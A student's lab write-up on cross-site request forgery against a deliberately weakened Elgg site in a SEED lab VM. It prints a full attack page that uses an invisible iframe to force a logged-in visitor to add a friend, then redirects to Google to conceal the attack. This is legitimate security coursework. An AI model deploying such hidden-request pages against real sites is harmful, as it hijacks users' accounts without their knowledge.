**CIS 447 – Project 2 Writeup**

Allison Ramasami


**Abstract**

In this project, we try to investigate Cross Site Request Forgeries (CSRFs): what they are, and how they are done in practice. First, we try to find a CSRF vulnerability in a social networking site called Elgg with CSRF protections turned off, and then create a malicious website that will use CSRFs to add a friend to their Elgg account without the visitor of the site noticing.

**Methodology and Results**

The website has already been hosted on an Apache server in the SEEDUbuntu 12.04 VM, so we use this to access the site. The goal in this project is to get Alice to friend Bob without Alice doing it herself, and to do this we need to perform a CSRF. A CSRF is when an unrelated site makes a GET or POST request to another website embedded inside it (cross site because the request is not from the same domain), and the browser automatically provides the session cookie to the website to complete the request without the user providing it. The end result is that a site totally unrelated to the target site can successfully make requests to the target site with no user input!

In order to do this, we use an iframe element with zero width, zero height, and no border with source the site we are attempting to make a GET request to. This will be embedded on our attack site, which will actually perform the CSRF. What we need in this case is a GET request that when Alice is logged in, will make Bob a friend of Alice. In order to figure this out, we examine the site and see what kind of request it makes in order to make someone else a friend. We were able to figure this out quickly by logging in as Alice and using “Inspect Element” on the “Add Friend” button on Bob’s page in Elgg:



Distilling the request to its simplest components, we get that the request we need to send is

http://www.csrflabelgg.com/action/friends/add?friend=40

If we actually navigate to just this page when logged in, we actually see that this works. With this, we can now move on to writing the code for our attack site.

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<style type="text/css">

body, html

{

margin: 0; padding: 0; height: 100%; overflow: hidden; font-family: Arial, Helvetica, sans-serif;

}

</style>

<title>Google</title>

</head>

<body>

<iframe height="0" width="0" style="border:none;" src="http://www.csrflabelgg.com/action/friends/add?friend=40" frameborder="0"></iframe>

Loading...

<script>

window.onload = function() { window.location.replace("http://www.google.com"); }


</script>

</body>

</html>

All the site really does is insert this iframe with some style specifications to make sure the iframe is invisible to the user, and when the page is done loading, redirect to google.com to hide its tracks. We see that the source of the iframe is the URL we specified earlier.

The results of this attack are provided in the video project2.flv, and we are able to see that the CSRF attack is successful. We provide an image of the HTTP requests the page makes, and we can see that it makes a request to the URL we provide, and the server responds with an appropriate token.



**Conclusion**

In all, we were able to successfully construct a CSRF attack on a weakened version of Elgg that was able to add someone as a friend without the user noticing. This project could be further extended by trying a POST request via automatic form submission instead of using a GET request, trying to perform a different action other than trying to friend someone (remove friend, login, etc.), or trying to do a phishing attack to get the user to login to the site without them noticing.